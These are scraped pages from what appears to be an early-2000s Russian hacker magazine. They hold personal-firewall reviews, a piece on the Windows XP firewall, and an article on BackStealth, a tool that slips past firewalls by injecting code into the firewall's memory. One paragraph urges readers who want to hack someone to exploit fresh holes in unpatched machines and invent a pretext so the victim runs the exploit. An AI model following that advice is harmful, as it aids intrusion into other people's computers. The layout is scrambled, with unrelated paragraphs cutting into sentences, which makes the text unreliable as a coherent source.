Плаг «активное содержимое» позволяет блокировать кусочки кода, которые относятся к ActiveX и прочим прибулдам, но взамен сильно притормаживает комп, а количество реально существующих активных X в сети сводит реальную пользу от плага практически на ноль. Кому действительно может пригодиться этот плаг, так это тому, кто никогда не патчит мастдайку и пользуется исключительно IE и Outlook. При использовании Netscape и Vat пользы практически нет.

«Защита файлов», а именно так называется следующий подопытный, который ковыряется в твоих письмах и выбрасывает оттуда все лишнее. Это позволяет скачивать письма с вирусами без их запуска и с сохранением своих нервных клеток.

И, наконец, самый полезный плаг - «детектор атак», он позволяет определить сканирование твоих портов и засечь безуспешно долбящихся на 138 и 139 порт ушлых парней. Качество определения сканирования достаточно высоко, ошибается в основном только при использовании FTP в пассивном режиме. При настройке плагина можно установить режимы блокировки, что позволит блокировать атакующего или блокировать всю сеть. Эффект со стороны такой: начинается сканирование, и через 5-6 отсканированных портов компьютер просто исчезает, якобы ты упал. Смешно :).

ПРИГОВОР

Аутпост - качественно написанный файрвольтчик, который позволяет использовать себя задарма и при этом очень хорошо настраивается. Можно ставить как на домашний комп, так и на гейте для маленькой сетки. Главное его преимущество - это быстрая и удобная настройка. При испытаниях на 98 виндах он отлично выдержал удар IGMP, за что получил от меня лично плюс в свою сторону.



BACK STEALTH

удар в спину

TanaT (TanaT@hotmail.ru)

В мае этого года некий программист Паоло Иорио реализовал метод, позволяющий обходить фаерволлы изнутри. Итальянец написал небольшую программу, которая, будучи запущенной под фаерволлом, может беспрепятственно подключиться к сети и скачать тестовый файл. Если быть точным, то эта мега-прога дурачит не все фаерволлы, а лишь: Kerio Personal Firewall, McAfee Personal Firewall, Norton Internet Security 2002, Sygate Personal Firewall Pro, Tiny Personal Firewall (всего-то :) - прим. ред.).

Вначале разберем, что делает утилита под названием BackStealth. Чтобы она заработала, нужно запустить ее на компе с установленным фаерволлом. Тогда BS просканирует машину и попытается определить, установлен ли на ней какой-либо из «поддерживаемых» фаерволлов. Если BS найдет хоть один из них, то попытается установить соединение с сетью и скачать файл по адресу: www.pc-facile.com/security/backstealth.txt. Этот файл она сохраняет на винте: C:\retrieve.dat. Вот его содержимое:

BACKSTEALTH test

A collaboration with <http://www.pc-facile.com>
Copyright 2002 Paolo Iorio

If you are reading this message it means BackStealth has managed to download this file WITHOUT your firewall being aware of it. No need to say that this is not good at all!

Как видишь, проведение самого теста никакого вреда причинить не может. Благо файл текстовый, а не деструктивно-исполняемый. Теперь давай посмотрим, как BS'у удается такой трюк.

Сам автор решил не сильно распространяться о механизме работы своей программы и сообщил лишь следующее: «BS использует Win API функцию VirtualAlloc, чтобы разместить необходимый для исполнения код в памяти, которую ОС выделила фаерволлу. Таким образом, при обращении к сети и ОС, и фаерволл думают, что в Интернет лезет сам фаерволл!»

Действительно, если запустить эту прогу под фаерволлом (мы пробовали это на каждом фаерволе из предлагаемого списка), то в списке открытых соединений реально будет прописан работающий фаерволл. (Список открытых соединений можно просмотреть командой «netstat -an» или с

Предположим, ты хочешь кого-то хакнуть, а у этого чела стоит фаерволл, что делать? Надо сказать, что сегодня эта проблема достигла пика своей актуальности. Суди сам - все, кому не лень, обвешались антивирусами и фаерволлами. Даже полные ламеры знают, что «защита от злобных хаекеров достигается с помощью огромного числа security utils». Сейчас мы и поговорим об одном принципиальном способе обхода фаерволла.

помощью любой графической утилиты, например, TCPview: www.sysinternals.com/files/tcpview.zip)

Кажись, все ясно, прога маскируется под фаерволл и пытается выдать себя за его часть. Но на самом деле автор немножко схитрил. Что будет, если запустить BackStealth под любой последней версией фаервола (было бы глупо думать, что разработчики никак не отреагируют на такую дырку)? Очень просто, BS отыщет сторожа и попытается в него внедриться; так как разработчики уже что-то там поменяли, у нашего ренегата ничего не получится. Появится ошибка: VirtualAllocEx failed:120. Ну что ж. Запускаем MSDN и смотрим, что это за функция и где она живет. Видим, данная функция позволяет работать с памятью, уже занятой другим процессом. В отличие от VirtualAlloc, которая управляет памятью, еще никому не выделенной или выделенной своему процессу. Создатель «случайно» перепутал функции?



```
LPVOID VirtualAllocEx(
HANDLE hProcess, // дескриптор процесса;
LPVOID lpAddress, // начальный адрес выделяемой памяти;
SIZE_T dwSize, // размер выделяемой памяти;
DWORD flAllocationType, // вид выделения памяти;
DWORD flProtect // вид защиты при работе с данной памятью.
);
```

Обрати внимание на последний формальный параметр функции. Он может принимать несколько значений, позволяющих либо полностью защитить выделенную память от чтения/записи, либо сделать это частично. Видимо, разработчики фаерволлов не обратили на flProtect особого внимания и использовали память, не защищая ее от вторжения. Теперь же попытка обращения к защищенной памяти приводит к ошибкам или исключениям.

Красным шрифтом мы выделили три фрагмента. В первом фраза «I can't to open» просто показывает, что автор не дружит с английским :), слово «to» там абсолютно излишне. Во втором число 120 является номером процесса. Видимо, именно это число и удалось выяснить для каждого фаервола. Третий фрагмент как раз и указывает на ошибку при вызове


Mega Info:

Paolo Iorio: <http://piorio.supereva.it>

E-mail: piorio@yahoo.com

BackStealth Security Test 1.1:

<http://piorio.supereva.it/backstealth.zip>



Красный цвет символов добавлен для наглядности



функции VirtualAllocEx с параметром 120 в качестве дескриптора чужого процесса...

Также интересным является тот факт, что функцию VirtualAllocEx не поддерживают Win95/98/ME, хотя VirtualAlloc поддерживается всеми ОС. Теперь становится почти прозрачным алгоритм работы BS:

1. Сканируем память и ищем запущенные фаерволлы.
2. Внедряемся в их память (благо дома можно с помощью отладчика подобрать все размеры памяти либо адреса дескрипторов или сами дескрипторы фаервольных процессов).
3. Записываем свой небольшой кусочек кода, скачивающий наш файл. Можно либо поместить его в оставшееся свободное место в памяти (ты же помнишь, что память выравнивается по параграфам для ускорения обращения к ней), либо на занятое место процесса так, чтобы ОС не зависла. Примечательно, что представитель компании Symantec заявил, что их пользователям данная программа не страшна, так ее еще на момент запуска отловит Norton Antivirus. В принципе, это самый верный подход, ведь фаерволл не может защитить сам себя от внутреннего вмешательства. Хотя эту дыру уже залатали (мы проверили работоспособность проги на СА-МЫХ последних версиях фаерволов - BS везде проваливается с треском), можно найти и новые. А вот антивирус здесь в самый раз. Если софтина ищет что-то в памяти и начинает прыгать по чужим процессам - значит она вирус или, в крайнем случае, просто подлежит уничтожению. Другие компании отреагировали проще: втихую поменяли какие-то свои параметры и выпустили новые версии своих продуктов.

Обрати внимание, что всеми любимые ZoneAlarm Pro и Agnitum Outpost оказались на высоте - у них врожденный иммунитет к этой программе. Видимо, у автора просто не дошли руки до них...

Что касается BS, то тут можно согласиться с BugTraq, который на странице, посвященной творению Паоло, написал просто: «Дискуссия закрыта». Мы же возвращаемся к нашим баранам: чтобы обойти фаерволл, нужно найти в нем дырку, заслать свою прогу-эксплоит и придумать легенду, чтобы ее запустили. Самым сложным моментом является поиск дырок. Не все способны кодить в ring 0 или на низком оевом уровне, но посещать сетевые проекты, посвященные безопасности, может каждый. Опыт показывает, что 75% пользователей и сидминов не реагируют на новые сообщения о дырках и ошибках. Поэтому единственное, что тебе нужно, - отыскать дыру среди вновь найденных и правильно ею воспользоваться. Вывод прост - чаще посещай www.hacker.ru, а конкретно - его раздел BugTraq, и не забывай поглядывать на www.securityfocus.com (там иногда тоже полезное лежит).



ВСЕОБЩАЯ ИНТЕГРАЦИЯ

Работники Microsoft, похоже, решили подмять под себя всех мыслимых и немыслимых конкурентов. Поэтому с каждой новой версией Окон ты можешь наблюдать, насколько расширяется арсенал включаемых в них прог, заменяющих многие программы других производителей, которые раньше нужно было ставить отдельно.

предохраняемся средствами XP

Roman AKA Docent (docentmobile@yandex.ru)

рис. Борис Алексеев

К примеру, заменитель ICQ - Messenger (которым они обещают затмить популярность системы ICQ) или интерфейс для записи дисков, позволяющий обойтись без внешней программы вроде DirectCD, и даже Web-сервер IIS - это и многое другое, хочешь ты этого или нет, тебе без лишних вопросов поставят вместе с Windows XP. Видимо, скоро достаточно будет поставить на твою тачку один лишь Windows и больше не придется ставить ничего другого (только не это, шеф! - прим. ред.). Про то, сколько все эти прелести будут занимать места и сколько сожрут ресурсов, страшно, пожалуй, даже подумать (ты уже сейчас можешь это увидеть, если поставишь XP на несильно навороченную тачку). Особенно учитывая тот факт, что мелкомыякие изо всех сил стараются свести манипуляции пользователя при установке этой оси к критическому минимуму и избавиться от такой бесполезной, на их взгляд, функции, как возможность выбрать компоненты для установки. А вот избавиться от некоторых ненужных тебе про-

грамм по окончании установки иногда бывает очень трудно, вспомни хотя бы, как ты выковыривал IE из Windows 98, ведь без него окошки работали куда шустрей, а в качестве браузера можно было использовать Opera или Netscape. Я вот только недавно смог избавиться от пресловутого Messenger'a - не знаю, как ты, но Асю я ни на что не променяю. То же самое касается и брандмауэра, встроенного в XP, о котором, собственно, и пойдет речь.

ДЕСКРИПШН

Итак, в XP встроено пользовательский файрволл, напоминающий чем-то старый добрый ATGuard (который, кстати, куда не исчезал, а просто входит сейчас в состав Norton Internet Security), но с меньшим набором возможностей. Конечно, для защиты корпоративного сервера или чего-то бо-



лее серьезного, чем домашняя или офисная тачка или небольшая сеть, он вряд ли подойдет. Но для мирных домашних (и офисных) целей вполне покатит, если, конечно, ты не ярый любитель сетевых разборок с применением тяжелых вооружений. Ведь основной принцип защиты основан на том, что прога не только закрывает порты, но и делает твою машину невидимой в сети; так ее вряд ли удастся обнаружить сетевым сканером (впервые эта фишка появилась в Outpost'e, а теперь ее юзают все, кому не лень - прим. ред.). Хотя, как можно предположить, у этого есть и свои отрицательные стороны, так как некоторые нужные сервисы могут оказаться неработоспособными при таких условиях. Поговорим о том, как лучше и логичней настраивать это средство. XP-шный фаерволл можно настроить индивидуально для каждого соединения, то есть, если тебе в домашней сети нужно запретить доступ к некоторым сервисам, а в Инете ты активно их юзаешь, то, соответственно, в настройках соединения для домашней сети их можно отключить, но оставить включенными для соединений с Инетом (кстати, эту функцию поддерживают далеко не все пользовательские фаерволлы). Плохо это или хорошо - решать тебе; с одной стороны - это удобно, с другой - много лишнего гомора, так как, возможно, придется выполнять двойную работу для каждого из соединений. Кроме того, если твоя тачка является сервером и все компьютеры сети соединены с Инетом через нее, то можно защитить их и распределить их обязанности, настроив правила для каждого: вот этот компьютер будет HTTP/FTP сервером, а этот почтовым и т.д.

Настроить фаерволл для любого из соединений очень просто. Дело в том, что у него нет практически никакого интерфейса :). Войди в свойства соединения и выбери вкладку «дополнительно». В этой вкладке поставь флажок «защитить мое подключение» и нажми кнопку «параметры». Там ты увидишь список различных служб и протоколов, для каждого из которых можно задать свои правила, а также указать сетевое имя или IP машины в сети, на которой данная служба работает. В списке уже есть наиболее распространенные службы, такие, как HTTP, FTP, Telnet и POP3/SMTP. Но если тебе нужно настроить правила для чего-то другого, то можно задать все самому, с этим проблем нет.

По умолчанию любые службы и сервисы будут запрещены, пока ты не пометишь их флажком и не выберешь соответствующие параметры. Например, если на твоей тачке (или на любой другой в твоей сети) нужно разрешить работу с протоколом HTTP, то помечай ее флажком и указывай в ее свойствах сетевое имя или IP своей тачки или той, на которой эта служба требуется. Во вкладке «ведение журнала безопасности» можно указать, нужно ли записывать логи и куда их сохранять. При этом есть возможность получить информацию о пропущенных пакетах и успешных соединениях.

И еще одна полезная функция - это настройка правил для ICMP пакетов. По умолчанию они тоже являются заблокированными, и до твоего компьютера при такой настройке не пройдет даже ping-запрос (как раз та самая «плохая» невидимость, о которой я уже упоминал).

БИЛЕТ В ОДИН КОНЕЦ

Самый большой недостаток и, собственно, причина, по которой лично я не юзаю это средство самообороны, так это то, что XP-шный фаерволл позволяет защищать порты лишь для входящих соединений. А вот любая программа или сервис могут без проблем заюзать любой порт на твоей тачке и передавать через него пакеты, не спросив у тебя разрешения. Это значит, что любой засланный троянец может открыть свой порт и

передать через него любые данные своему хозяину. То же самое касается и подмены экзешника - ему плевать, какой размер или версия у файла. Конечно, залетный кулхацкер может быть и не получит доступ к открытому троянному порту и не сможет тебя админить, но если он не ламер, ничто не мешает ему грамотно настроить свою лошадку. И тогда она принесет хозяину все что нужно и без его непосредственного вмешательства. Не буду упоминать даже банальное отсылание твоих данных на мыло - от этого вообще может спасти только твоя бдительность. Как вариант - вполне возможно, что троянец просто пропишет свой порт как открытый в настройках программы, и, пока ты этого не заметишь, злобный хаксор сможет юзать этот порт как ему вздумается - но это в принципе можно сделать практически с любым фаерволлом, если знать, как он устроен.

Еще один момент. Предупреждение о запросе на открытие каким-либо сервисом, какого-либо порта ты вряд ли получишь, чего не скажешь о большинстве других фаерволлов. Единственное, что ты можешь сделать с исходящими соединениями, это почитать логи и узнать, куда и через какой порт передавалось («передавай привет мамочке!»).

Кроме всего прочего, разработчики не рекомендуют использовать этот фаерволл в локалке без выхода в Инет, так как это может нарушить обмен данными между компами в этой сети. Так что в локалке, особенно если она у тебя большая, этот фаерволл особо не сможет тебе помочь.

Отсутствие блокировки исходящего трафика, невозможность тонкой настройки, отсутствие предупреждений и возможные конфликты с сетевыми сервисами - вот основные слабые моменты этого фаерволла.

НЕ ХЭППИЭНД

Не знаю, как ты, а я по-прежнему буду юзать свой Norton Internet Security (aka ATGuard), который тоже не является эталоном безопасности, но все же не раз меня спасал от всяческих сетевых атак и бесцеремонных вторжений. А однажды он даже обнаружил троянца, которого пропустил даже хваленый AVP - но это уже совсем другая история...

В ПРОДАЖЕ С 27 НОЯБРЯ



ХУЛИГААН!

Наш №8! Пригнись — низколетящие хулиганы!

В номере:

Грибы: какашкина лысина и другие

Школа экстремального вождения: как учат гонщиков

Карта экстремальных развлечений Москвы

СКИНХЕДЫ As Is

Алкоголь: скажи наркотикам — у нас еще водка осталась!

Звук: Я и Друг Мой Грузовик

Футбольные хулиганы: разведка, или как найти друг друга в большом городе

Тест: зимние шапки, ботинки и всепогодные DVD-плееры

(game)land



ПЕРСОНАЛЬНЫЕ FIREWALL'Ы ДЛЯ WIN

Скажи мне, у тебя есть Firewall? Что это такое, спросишь ты? Ну, тогда тебе в рубрику «FAQ» нашего журнала. А пока ты ползаешь в факах, я расскажу о самых надежных и популярных Firewall ах для всеми нами уважаемой и почитаемой Windows.

утепление окон на зиму, недорого

Скрыпников Сергей aka Slam (slam@soobcha.org)

Ты, наверное, догадываешься, что мы живем в XXI веке - веке цифровых технологий. И защита информации - одна из самых важных задач человечества в целом (будь то защита от самих себя или от инопланетян =)). Согласись, не каждый может позволить себе выложить порядка 3000\$ за защиту своей информации, купив профессиональный аппаратный фаерволл. А людей, которым просто хочется навредить кому-то, в сети меньше не становится, но когда они наткнутся на твою стену, то, скорее всего, пойдут искать тебе другую жертву. Или вообще забудут на хаксорство :).

В тестировании принимают участие:

Tiny Personal Firewall
ZoneAlarm Pro
NeoWatch
Outpost Firewall
Anti-Hack
BlackICE
Defender
TermiNet
Sygate Personal Firewall Pro

TINY PERSONAL FIREWALL

Язык: English

Качать: <http://www.kodsweb.ru/dwn/netsecurity/tinypf2015.exe>

Размер: 1384 Кб

Freeware

Ось: all win32

Очень неплохой фаерволл. Имеет три состояния своей работы:

1) Сеть полностью недоступна - полезна тем, у кого выделенка (например, ты пошел есть пирожки, а к тебе никто не смог проникнуть, т.е. полностью уверен в том, что придешь туда, откуда ушел =)).

2) Фаерволл будет тебя спрашивать при каждом подключении к порту: разрешить или нет. Но если ты сидишь, допустим, в ICQ, то у тебя сдадут нервы, для этого придумана галочка «Don't ask me again», ставишь галку и разрешаешь или запрещаешь действие - и все. Больше подобных вопросов не будет.

3) Все, что не запрещено - разрешено ;). Так вот можно сказать о третьем режиме работы данной проги.

Если ты хочешь добиться абсолютного максимума безопасности для своей машины с помощью этой программы, то тебе придется немного повозиться в настройках, которые в основном касаются того, чтобы запретить весь диапазон IP адресов или только один адрес, запретить выход для данной проги только на один порт или на все. В общем, ничего трудного я не увидел. Все попытки трояна на выход в сеть Tiny сразу же пресекал и оставил самые хорошие впечатления.

Итог: Для обычного домашнего пользования очень и очень неплох. В настройках разберется даже младенец. К полезностям можно добавить то, что при работе под NT может писать все в syslog =). Сисадмины в восторге!

ZONEALARM PRO




Язык: English

Качать: <http://www.kodsweb.ru/dwn/netsecurity/zapro26362.exe>

Размер: 3215 Кб

Shareware

Ось: all win32




Знакомьтесь

ПЕРСОНАЛЬНЫЕ FIREWALL'Ы ДЛЯ WIN

NEOWATCH


Язык: English
 Качать: <http://www.kodsweb.ru/dwn/netsecurity/neowatch23.exe>
 Размер: 1566 Кб
 Shareware
 Ось: all win32




Чтобы не мотать тебе нервы одним и тем же, скажу, что NeoWatch умеет делать все, что может понадобиться дома. Про ведение лога, настройку безопасности и т.п. я говорить не буду.

Из полезного отмечу, что при помощи функции Trace Firewall может показать тебе на карте то место, откуда тебя только что пинганули. Только сначала тебе нужно указать свое место жительства, но если ты живешь в Козлопрудуйске, то лучше укажи самый близкий к тебе большой город, тогда ты сможешь увидеть все в нормальном цвете =).

Если ты не знаешь что такое Ping или Flood, то при помощи пимпы «More information» в логе ты сможешь про все это подробно почитать в системе помощи. Но плохо то, что помощь эта вся в Интернете и обязательно нужно быть в онлайне ;(, и если у тебя проблемы с английским, то лучше ею не пользоваться. Если тебя кто-то пытается просто пропинговать, то фаерволл тут же сообщит тебе об этом на бросающемся в глаза попале, где будет информация об обидчике, включая его IP адрес.



Это фаерволл понравится тем, кто любит, чтобы все хорошее было красивым. Надеюсь, ты и сам можешь увидеть это на скриншоте выше. Из обычных фаервольных функций присутствуют почти все. При установке программа спросит тебя, хочешь ли ты сразу разрешить своему браузеру выходить в Интернет; советую ответить «Yes», т.к. в дальнейшем все равно придется создавать для него правило. При попытке программы соединиться с Интернет, ZoneAlarm тут же оповестит тебя об этом и предложит тебе два варианта: разрешить исходящий трафик или блокировать. Также существует галочка «Remember this answer the next time I use this program» (напомни мне этот вопрос в следующий раз, когда я буду использовать эту программу), которая по дефолту не нажата, что очень удобно.





Можно выставить режим автоматической блокировки всего входящего\исходящего трафика, например, когда нету интернет-активности в течение 10 мин или когда включается Screen Saver. Фаерволл удачно прячет последний сегмент твоего IP адреса, блокирует все не IP-пакеты (что полезно при ДОС-атаке на тебя - прим. ред.), ведет логфайл, проверяет себя на обновление и делает еще кучу всякого полезного (ловит, например, вирусы во входящем мыле).

Как и предыдущий конкурент, ZA сразу засек трояна и не дал ему пробиться в Интернет. Ах да, забыл добавить, что при стандартной замене iexplorer.exe на telnet.exe firewall вежливо сказал мне, что файл изменился с момента последнего его запуска. Приятно.

Итог: получился хороший, добротный сделанный фаерволл, который можно использовать уже не только для домашних и личных целей, но и в офисе, для защиты корпоративной сетки.



FIREWALL



Ты сразу же можешь занести его в Banned List. Также фаерволл выдаст тебе всю информацию о том, кто и что у тебя сканирует.

Например, если кто-то сканирует тебе 5000 порт, то NW тут же выдаст тебе окно со всей инфой, включая то, где обычно используется данный порт и чем это опасно.

Итог: Красивый, удобный в настройке, понятный даже новичку фаерволл. С большим количеством действительно полезных функций, и если добавить сюда еще ведение лога с возможностью фильтрации и печати отчета, то получается очень полезная в хозяйстве вещь!

OUTPOST FIREWALL

Язык: русский, но можно и другой

Качать: <http://www.agnitum.com/download/OutpostProInstall.exe>

Размер: 2577 Кб

Shareware (но есть и Freeware)

Ось: all win32

Начну с того, что OF признан лучшим фаерволлом года! Это уже о многом тебе должно сказать. В природе существует как полнофункциональная платная версия (о ней я тебе и расскажу), так и полностью Freeware. Первое, что бросается в глаза - это полностью русифицированный интерфейс, так что с настройками у тебя проблем возникнуть не должно.

Этот фаерволл имеет функции всех вышеперечисленных, но... Просто так фаерволлом года не станешь, у него есть туча приятных фиш внутри :). Из особых полезностей хочу выделить блокировку Куков и АктивХ элементов, так что теперь можно быть немного спокойнее за сохранность своей анонимности в то время, когда ты бродишь по сети.

Встроенная резалка рекламы. «А, такое мы уже видели», - скажешь ты. Но не тут-то было, т.к. Аутпост режет рекламу разными способами, как то: не загружает картинки заданных размеров (например, популярные баннеры

Первый шаг по настройке фаерволла будет получение ясного представления для тебя, чего именно ты ожидаешь от его работы. В будущем это даст возможность сравнить результаты тестирования и имевшиеся до этого ожидания и таким образом оценить величину имевшейся ошибки.

Убедись в безопасности фаерволла в плане физического доступа к нему посторонних лиц. Если с этим проблемы, то весь остальной труд напрасен.

Следующее, используемая ОС сама по себе должна быть достаточно грамотно настроена в плане безопасности. Но т.к. мы рассматриваем виндовые фаерволлы, то лучшим выбором будет, на мой взгляд, Windows NT/2K.

Следующий шаг - сканирование портов фаерволла как со стороны внутренней сети, так и со стороны Internet (icmp, udp, tcp) для определения открытых портов. Большинство правильно сконфигурированных фаерволлов не имеет открытых портов. Более того, они игнорируют ICMP-пакеты, приходящие из внешней сети. Работать должно всего несколько служб. Без крайней необходимости порты не должны открываться.



Необходимо руководствоваться правилом: запрещено все, что не разрешено, а не правилом - разрешено все, что не запрещено. Поэтому база правил должна начинаться с правила, запрещающего любой трафик (Режим полной блокировки), входящий и исходящий. Остальные правила должны идти за этим основным. После проверки базы правил firewall'a проверь его логи. Определил ли firewall проводившееся сканирование и давал ли он соответствующие сигналы (alerts). Какой трафик и каким образом был записан в логи. Если фаерволл не зафиксировал большую часть активности во время тестирования его настроек, это свидетельствует о наличии серьезных проблем. Степень безопасности, которую дает применение фаерволла, прямо пропорциональна тщательности, с которой он был настроен.

100*100 и т.п., в поставке проги уже есть стандартный набор правил для обрезания =)), но ты можешь как удалять, так и добавлять свои. Еще можно заблокировать графику\рекламу по ключевым строкам в коде HTML, в итоге все эти действия существенно повысят скорость загрузки страничек, притом что ничего полезного ты пропустить не должен (а кто-то нам говорил про ускорялки Интернета...).

Еще одна замечательная фишка пригодится в большинстве своем родителям или системным администраторам. Она позволяет блокировать загрузку страниц как по ключевым словам, так и по названию самого сайта. «Теперь ваши детки не будут лазить по вкусным сайтам!» - так можно обозвать эту возможность OF. Самой же главной отличительной чертой этого файрволла от других является открытость архитектуры, за счет чего можно создавать различные плагины («подключаемые модули» в жаргоне программы). В стандартный набор входят уже шесть плагинов, которых должно хватить на все случаи жизни: Детектор атак, Защита файлов, Блокировка рекламы, Блокировка содержимого страниц, Кеширование DNS (для еще более быстрой загрузки страниц) и Блокировка активного содержимого, куда входят блокировка куков, ActiveX компонентов, всплывающих окон и т.п.

Все действия, производимые файрволом, тут же записываются в лог и выводятся на экран, так что ты можешь без напрягов наблюдать за ней.

И что еще замечательно, так это то, что для каждого сетевого приложения можно настроить свои правила работы в Интернете: к примеру, если ты пользуешься несколькими браузерами, то данная фенька тебе очень пригодится.



- 1) замена файла iexplore.exe на telnet.exe;
- 2) попытка трояна (Dd2) вырваться в Интернет;
- 3) сканирование портов на моей машине;
- 4) сокрытие от посторонних глаз IP адреса.

Итак, лажанувшиеся:

NET SENTINEL

Очень странная прога. При попытке трояна вылезти наружу она никаких предупреждений не выводила (записи в лог не было), но трафик блокировала; при попытке просканировать мои порты опять же никаких Alert'ов не выводила, но делала систему недосягаемой. Если кому-то интересно узнать, что это такое, то качать здесь:

<http://www.kodsweb.ru/dwn/netsecurity/netsentinel204.zip> (2014 Кб).
